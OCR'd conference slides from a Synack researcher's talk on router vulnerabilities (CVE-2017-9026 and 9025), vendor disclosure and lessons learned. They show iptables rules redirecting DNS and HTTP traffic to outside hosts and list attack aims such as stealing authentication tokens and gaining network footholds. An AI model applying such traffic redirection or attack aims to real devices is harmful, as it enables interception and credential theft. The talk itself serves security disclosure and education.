



```
GDBserver exiting
# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       udp  --  anywhere             192.168.1.1          udp dpt:domain to:75.75.75.75:53
DNAT       tcp  --  192.168.1.3          anywhere             tcp dpt:http to:35.185.202.54:8800
```

Lots of top site still don't use SSL: [Google transparency report]

Synack

```
$ ps -ef | grep attack
  503 91038 73200   0  5:47PM ttys001    0:00.00 ./my_attack
```



Via the browser XSRF

From the
external WiFi

Trojan.AndroidOS.Switcher

From within
the enclave

Synack

CVE-2017-9026:

Specific: `snprintf($sp+0x128, 256, "<%s>", fname);`


General: Stack canaries

CVE-2017-9025:

Specific: `strncpy(dst, src, 1024);`

General: Crypted heap function pointers

```
$ cat agenda | wc -l
1
```



That was fun...

Synack

cat /dev/attack_cases

- Gain an attack proxy for *attribution obfuscation*
- Steal user information such as *authentication tokens*
- Manipulate user activity… *iframes*!
- *Foothold* into enterprise or private networks

Synack

```
$ cat bug | sed 's/exploit/vendor/g'
vendor give a shell
```

> “We have transmit your email and issue to our product team. But we feel sorry that we would inform you until 2/8 because product team has day off due for Spring Festival.” - **support@hootoo.com**

Super polite

Entire product team off for the spring festival (Chinese New Year)

Received a personal update before it was made generally available.

Synack

```
$ echo "learned $?"
learned 0
```


"Don't roll your own crypto"

=> "Don't roll your own CGI webserver"

 Vendors do respond!

 Install OpenWRT on the device

 Lots of interesting attack vectors

 People still use `strcpy` and `sprintf` - ***like they did in 1999!***

Synack

Questions and Answers

...Catch me in the halls or online!

Email: mikhail@synack.com

blog: debugtrap.com

Twitter: @hexlogic

Mikhail Sosonkin

Ačiū! Спасибо! Thank you!

Synack